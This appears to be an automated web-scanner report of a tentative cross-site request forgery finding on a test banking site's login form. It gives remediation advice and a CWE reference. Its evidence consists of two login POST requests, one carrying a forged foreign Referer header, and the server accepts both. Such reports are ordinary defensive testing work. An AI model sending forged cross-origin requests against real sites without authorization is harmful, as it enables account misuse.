The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie: for example, a parameter in a hidden form field. This additional token should contain sufficient entropy, and be generated using a cryptographic random number generator, such that it is not feasible for an attacker to determine or predict the value of any token that was issued to another user. The token should be associated with the user's session, and the application should validate that the correct token is received before performing any action resulting from the request.

An alternative approach, which may be easier to implement, is to validate that Host and Referer headers in relevant requests are both present and contain the same domain name. However, this approach is somewhat less robust: historically, quirks in browsers and plugins have often enabled attackers to forge cross-domain requests that manipulate these headers to bypass such defenses.

Classification

CWE-352: Cross-Site Request Forgery (CSRF) (<https://cwe.mitre.org/data/definitions/352.html>).

Reference

Using Burp to Test for Cross-Site Request Forgery (<https://support.portswigger.net/customer/portal/articles/1965674-using-burp-to-test-for-cross-site-request-forgery-csrf->).

The Deputies Are Still Confused (<https://media.blackhat.com/eu-13/briefings/Lundeen/bh-eu-13-deputies-still-confused-lundeen-wp.pdf>).

DiffableEvidence

```
POST /app_v3_login_v1.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

username_db=PNrCaZHX&password_db=s3E%21d5r%2103
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:59 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10122
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sc
[...]
```


```
POST /app_v3_login_v1.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://xxjwBQjxQh1PIdAhvsU.com/app_v3_login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

username_db=PNrCaZHx&password_db=s3E%21d5r%2103
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:32:23 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10122
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sc
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/register_v1.php